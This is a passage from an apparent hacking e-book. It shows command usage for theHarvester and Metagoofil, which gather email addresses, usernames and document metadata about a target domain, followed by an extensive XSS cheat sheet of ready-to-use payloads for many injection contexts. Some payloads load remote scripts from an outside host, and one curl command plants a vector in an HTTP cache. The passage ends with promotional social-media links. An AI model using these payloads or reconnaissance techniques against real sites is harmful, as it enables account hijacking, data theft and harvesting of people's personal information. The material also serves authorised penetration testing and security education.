       -b: data source: baidu, bing, bingapi, dogpile, google, googleCSE,
                        googleplus, google-profiles, linkedin, pgp, twitter, vhost,
                        virustotal, threatcrowd, crtsh, netcraft, yahoo, all

       -s: start in result number X (default: 0)
       -v: verify host name via dns resolution and search for virtual hosts
       -f: save the results into an HTML and XML file (both)
       -n: perform a DNS reverse query on all ranges discovered
       -c: perform a DNS brute force for the domain name
       -t: perform a DNS TLD expansion discovery
       -e: use this DNS server
       -p: port scan the detected hosts and check for Takeovers (80,443,22,21,8080)
       -l: limit the number of results to work with(bing goes from 50 to 50 results,
            google 100 to 100, and pgp doesn't use this option)
       -h: use SHODAN database to query discovered hosts

Examples:
        theharvester -d microsoft.com -l 500 -b google -h myresults.html
        theharvester -d microsoft.com -b pgp
        theharvester -d microsoft -l 200 -b linkedin
        theharvester -d apple.com -b googleCSE -l 500 -s 300
```

For searching email id's using one search engine

You can simply use the following command

`theHarvester -d [url] -l 500 -b [search engine name]`

Example: theHarvester -d kali.org -l 500 -b google



Search from email addresses from a domain (-d kali.org), limiting the results to 500 (-l 500), using Google (-b google)

Command for get all the information of the website

```
theHarvester -d [url] -l 500 -b all
```

Example: theHarvester -d kali.org -l 500 -b all


Search from email addresses from a domain (-d kali.org), limiting the results to 500 (-l 500), using all (-b all)

To save the result in HTML file you can use -f filename command should be

```
theHarvester -d [url] -l 100 -b [all] -f [file name]
```

Example: theHarvester -d kali.org -l 100 -b all -f test.html

Search from email addresses from a domain (-d kali.org), limiting the results to 100 (-l 100), using all (-b all) for save the result in the form of HTML (-f test.html) test is a file name.



10.9 Extracting metadata of public documents

Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.

Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.

metagoofil Usage Example

Scan for documents from a domain (-d kali.org) that are PDF files (-t pdf), searching 100 results (-l 100), download 25 files (-n 25), saving the downloads to a directory (-o kalipdf), and saving the output to a file (-f kalipdf.html):

```
root@kali:~# metagoofil -d kali.org -t pdf -l 100 -n 25 -o kalipdf -f kalipdf.html

*********************************************************
*     /\/\   ___| |_ __ _   __ _   ___    ___   / _(_) | *
*    /    \ / _ \ __/ _` |/ _` | / _ \ / _ \ | |_| | | *
*   / /\/\ \  __/ || (_| | (_| | (_) | (_) |  _| | | *
*   \/    \/\___|\__\__,_|\__, |\___/ \___/|_| |_|_| *
*                         |___/                       *
* Metagoofil Ver 2.2                                  *
* Christian Martorella                                *
* Edge-Security.com                                   *
* cmartorella_at_edge-security.com                    *
*********************************************************
['pdf']

[-] Starting online search...

[-] Searching for pdf files, with a limit of 100
        Searching 100 results...
Results: 21 files found
Starting to download 25 of them:
```

Source: http://www.edge-security.com/metagoofil.php

Kali Metagoofil Repo

10.10 XSS Cheat Sheet

10.10.1 XXS Basic

HTML Injection

Use when input lands inside an attribute's value of an HTML tag or outside tag except the ones described in next case. Prepend a "-->" to payload if input lands in HTML comments.

```
<svg onload=alert(1)>
```

```
"><svg onload=alert(1)>
```

HTML Injection – Tag Block Breakout

Use when input lands inside or between opening/closing of the following tags:

<title><style><script><textarea><noscript><pre><xmp> and <iframe> (</tag> is accordingly).

```
</tag><svg onload=alert(1)>
```

```
"></tag><svg onload=alert(1)>
```

HTML Injection - Inline

Use when input lands inside an attribute's value of an HTML tag but that tag can't be terminated by greater than sign (>).

```
"onmouseover=alert(1) //
```

```
"autofocus onfocus=alert(1) //
```

HTML Injection - Source

Use when input lands as a value of the following HTML tag attributes: href, src, data or action (also formaction). Src attribute in script tags can be an URL or “data:,alert(1)”.

```
javascript:alert(1)
```

Javascript Injection

Use when input lands in a script block, inside a string delimited value.

```
'-alert(1)-'
```

```
'/alert(1)//
```

Javascript Injection - Escape Bypass

Use when input lands in a script block, inside a string delimited value but quotes are escaped by a backslash.

```
\'/alert(1)//
```

Javascript Injection – Script Breakout

Use when input lands anywhere within a script block.

```
</script><svg onload=alert(1)>
```

10.10.2 XSS Advance

Javascript Injection - Logical Block

Use 1st or 2nd payloads when input lands in a script block, inside a string delimited value and inside a single logical block like function or conditional (if, else, etc). If quote is escaped with a backslash, use 3rd payload.

```
'}alert(1);{'

'}alert(1)%0A{'

\'}alert(1);{//
```

Javascript Injection - Quoteless

Use when there's multi reflection in the same line of JS code. 1st payload works in simple JS variables and 2nd one works in non-nested JS objects.

```
/alert(1)//\

/alert(1)}//\
```

Javascript Context - Placeholder Injection in Template Literal

Use when input lands inside backticks (``) delimited strings or in template engines.

```
${alert(1)}
```

Multi Reflection HTML Injection - Double Reflection (Single Input)

Use to take advantage of multiple reflections on same page.

```
'onload=alert(1)><svg/1='
'>alert(1)</script><script/1='
*/alert(1)</script><script>/*
```

Multi Reflection i HTML Injection - Triple Reflection (Single Input)

Use to take advantage of multiple reflections on same page.

```
*/alert(1)">'onload="/*<svg/1='
`-alert(1)">'onload="`<svg/1='
*/</script>'>alert(1)/*<script/1='
```

Multi Input Reflections HTML Injection - Double & Triple

Use to take advantage of multiple input reflections on same page. Also useful in HPP (HTTP Parameter Pollution) scenarios, where there are reflections for repeated

parameters. 3rd payload makes use of comma-separated reflections of the same parameter.

```
p=<svg/1='&q='onload=alert(1)>
```

```
p=<svg 1='&q='onload='/*&r=*/alert(1)'>
```

```
q=<script/&q=/src=data:&q=alert(1)>
```

File Upload Injection – Filename

Use when uploaded filename is reflected somewhere in target page.

```
"><svg onload=alert(1)>.gif
```

File Upload Injection – Metadata

Use when metadata of uploaded file is reflected somewhere in target page. It uses command-line exiftool (“$” is the terminal prompt) and any metadata field can be set.

```
$ exiftool -Artist='"><svg onload=alert(1)>' xss.jpeg
```

File Upload Injection – SVG File

Use to create a stored XSS on target when uploading image files. Save content below as

“xss.svg”.

```
<svg xmlns="http://www.w3.org/2000/svg"
          onload="alert(1)"/>
```

DOM Insert Injection

Use to test for XSS when injection gets inserted into DOM as valid markup instead of being reflected in source code. It works for cases where script tag and other vectors won’t work.

```
<img src=1 onerror=alert(1)>

<iframe src=javascript:alert(1)>

<details open ontoggle=alert(1)>

<svg><svg onload=alert(1)>
```

DOM Insert Injection – Resource Request

Use when native javascript code inserts into page the results of a request to an URL that can be controlled by attacker.

```
data:text/html,<img src=1
    onerror=alert(1)>

data:text/html,<iframe
src=javascript:alert(1)>
```

PHP Self URL Injection

Use when current URL is used by target's underlying PHP code as an attribute value of an HTML form, for example. Inject between php extension and start of query part (?) using a leading slash (/).

```
https://brutelogic.com.br/xss.php/"><sv
      g onload=alert(1)>?a=reader
```

Markdown Vector

Use in text boxes, comment sections, etc that allows some markup input. Click to fire.

```
[clickme](javascript:alert`1`)
```

Script Injection - No Closing Tag

Use when there's a closing script tag (</script>) somewhere in the code after reflection.

```
<script src=data:,alert(1)>
```

```
<script src=//brutelogic.com.br/1.js>
```

Javascript postMessage() DOM Injection (with Iframe)

Use when there's a "message" event listener like in "window.addEventListener('message', ...)" in javascript code without a check for origin. Target must be able to be framed (X-Frame Options header according to context). Save as HTML file (or using data:text/html) providing TARGET_URL and INJECTION (a XSS vector or payload).

```
<iframe src=TARGET_URL
onload="frames[0].postMessage('INJECTIO
N','*')">
```

XML-Based XSS

Use to inject XSS vector in a XML page (content types text/xml or application/xml). Prepend a "-->" to payload if input lands in a comment section or "]]>" if input lands in a CDATA section.

```
<x:script
xmlns:x="http://www.w3.org/1999/xhtml">
alert(1)</x:script>
```

```
<x:script
xmlns:x="http://www.w3.org/1999/xhtml"
src="//brutelogic.com.br/1.js"/>
```

AngularJS Injections (v1.6 and up)

Use when there's an AngularJS library loaded in page, inside an HTML block with ng-app directive (1st payload) or creating your own (2nd one).

```
{{$new.constructor('alert(1)')()}}
```

```
<x ng-
app>{{$new.constructor('alert(1)')()}}
```

Onscroll Universal Vector

Use to XSS without user interaction when using onscroll event handler. It works with address, blockquote, body, center, dir, div, dl, dt, form, li, menu, ol, p, pre, ul, and h1 to h6 HTML tags.

```
<p style=overflow:auto;font-size:999px
  onscroll=alert(1)>AAA<x/id=y></p>#y
```

Type Juggling

Use to pass an "if" condition matching a number in loose comparisons.

```
1<svg onload=alert(1)>
```

```
1"><svg onload=alert(1)>
```

XSS in SSI

Use when there's a Server-Side Include (SSI) injection.

```
<<!--%23set var="x" value="svg onload=alert(1)"--><!--%23echo var="x"-->>
```

SQLi Error-Based XSS

Use in endpoints where a SQL error message can be triggered (with a quote or backslash).

```
'1<svg onload=alert(1)>
```

```
<svg onload=alert(1)>\
```

Injection in JSP Path

Use in JSP-based applications in the path of URL.

```
//DOMAIN/PATH/;<svg onload=alert(1)>
```

```
//DOMAIN/PATH/;"><svg onload=alert(1)>
```

JS Injection - ReferenceError Fix

Use to fix the syntax of some hanging javascript code. Check console tab in Browser Developer Tools (F12) for the respective ReferenceError and replace var and function names accordingly.

```
';alert(1);var myObj='
```

```
';alert(1);function myFunc(){}'
```

Bootstrap Vector (up to v3.4.0)

Use when there's a bootstrap library present on page. It also bypass Webkit Auditor, just click anywhere in page to trigger. Any char of href value can be HTML encoded do bypass filters.

```
<html data-toggle=tab href="<img src=x
onerror=alert(1)>">
```

Browser Notification

Use as an alternative to alert, prompt and confirm popups. It requires user acceptance (1st payload) but once user has authorized previously for that site, the 2nd one can be used.

```
Notification.requestPermission(x=>{new(
Notification)(1)})
```

```
new(Notification)(1)
```

XSS in HTTP Header - Cached

Use to store a XSS vector in application by using the MISS-MISS-HIT cache scheme (if there's one in place). Replace <XSS> with your respective vector and TARGET with a dummy string to avoid the actual cached version of the page. Fire the same request 3 times.

```
$ curl -H "Vulnerable_Header: <XSS>"
        TARGET/?dummy_string
```

GET IN TOUCH WITH US

Hope you enjoyed the book and learnt new things as expecting. Keep a connection with us and we have a lot more things for you.

Instagram : https://instagram.com/hacklikepro/

Telegram : https://t.me/hackworm/

Telegram (Admin): https://t.me/elliotmalek/